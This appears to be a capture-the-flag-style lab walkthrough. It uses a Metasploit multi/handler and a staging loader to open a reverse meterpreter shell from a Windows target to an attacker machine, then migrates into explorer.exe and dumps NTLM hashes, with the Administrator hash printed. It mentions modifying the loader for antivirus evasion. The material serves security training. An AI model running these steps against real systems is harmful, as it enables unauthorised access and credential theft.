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PENTESTER ACADEMY ATTACKDEFENSE LABS


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Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the "target" file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.26.218
root@attackdefense:~#
```

Step 2: We have two machines 1) Kali Linux 2) A Windows (Target) Machine.

We are going to use the Metasploit Loader executable to gain a direct shell on the attacker's machine.

Tool: https://github.com/rsmudge/metasploit-loader "A client compatible with Metasploit's staging protocol" It gives us a meterpreter session on the execution by providing the attacker's machine IP address.

Before we run the Metasploit loader we need to run the Metasploit multi handler to gain the meterpreter shell.

Checking Attacker machine IP address

Command: ip addr

valid_lft forever preferred_lft forever

2430: eth1@if2431: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:0a:0a:0f:02 brd ff:ff:ff:ff:ff link-netnsid 0

The attacker machine IP address is: 10.10.15.2

valid_lft forever preferred_lft forever root@attackdefense:~#

inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0

inet 10.10.15.2/24 brd 10.10.15.255 scope global eth1

Step 3: Running multi handler

Commands:

msfconsole -q use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse tcp set LHOST 10.10.15.2 set LPORT 4444 exploit

```
root@attackdefense:~# msfconsole -q
<u>msf6</u> > use exploit/multi/handler
   Using configured payload generic/shell reverse tcp
                     andler) > set PAYLOAD windows/meterpreter/reverse tcp
msf6 exploit(multi/h
PAYLOAD => windows/meterpreter/reverse_tcp
                         er) > set LHOST 10.10.15.2
<u>msf6</u> exploit(mult
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4444
LP0RT => 4444
msf6 exploit(multi/handler) > exploit
   Started reverse TCP handler on 10.10.15.2:4444
```

The handler is listening.

Switch the view to "Target Machine"



Step 4: Run the Metasploit loader executable.

Metasploit Loader Location: C:\Users\Administrator\Desktop\metasploit-loader

Command: cd C:\Users\Administrator\Desktop\metasploit-loader

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\Administrator\Desktop\metasploit-loader> ls
   Directory: C:\Users\Administrator\Desktop\metasploit-loader
Mode
                LastWriteTime
                                  Length Name
            2/4/2013 12:15 PM
                                       src
           6/2/2021 5:39 AM
                                     83 build.bat
           6/2/2021 5:39 AM
                                  53118 loader.exe
                                   919 README.md
            6/2/2021 5:39 AM
PS C:\Users\Administrator\Desktop\metasploit-loader> _
```

Running loader.exe without any argument.

Command: .\loader.exe

```
Administrator: Windows PowerShell

PS C:\Users\Administrator\Desktop\metasploit-loader> .\loader.exe

C:\Users\Administrator\Desktop\metasploit-loader\loader.exe [host] [port]

PS C:\Users\Administrator\Desktop\metasploit-loader> ___
```

The loader.exe executable is used to bypass AV's. Current version of loader.exe is not effective against the AV bypass. However modifying the source could give us an edge to bypass AV using the latest techniques.

Run loader.exe with an attacker machine IP address and port as an argument to gain a meterpreter session.

Command: .\loader.exe 10.10.15.2 4444

Switch back to Attacker Machine

We have successfully gained a meterpreter shell using loader.exe.

Step 5: Migrate the current process in explorer exe and dump the NTLM hashes.

Commands: migrate -N explorer.exe hashdump

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3692 to 4544...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Administrator NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

References

1. Metasploit Loader (https://github.com/rsmudge/metasploit-loader)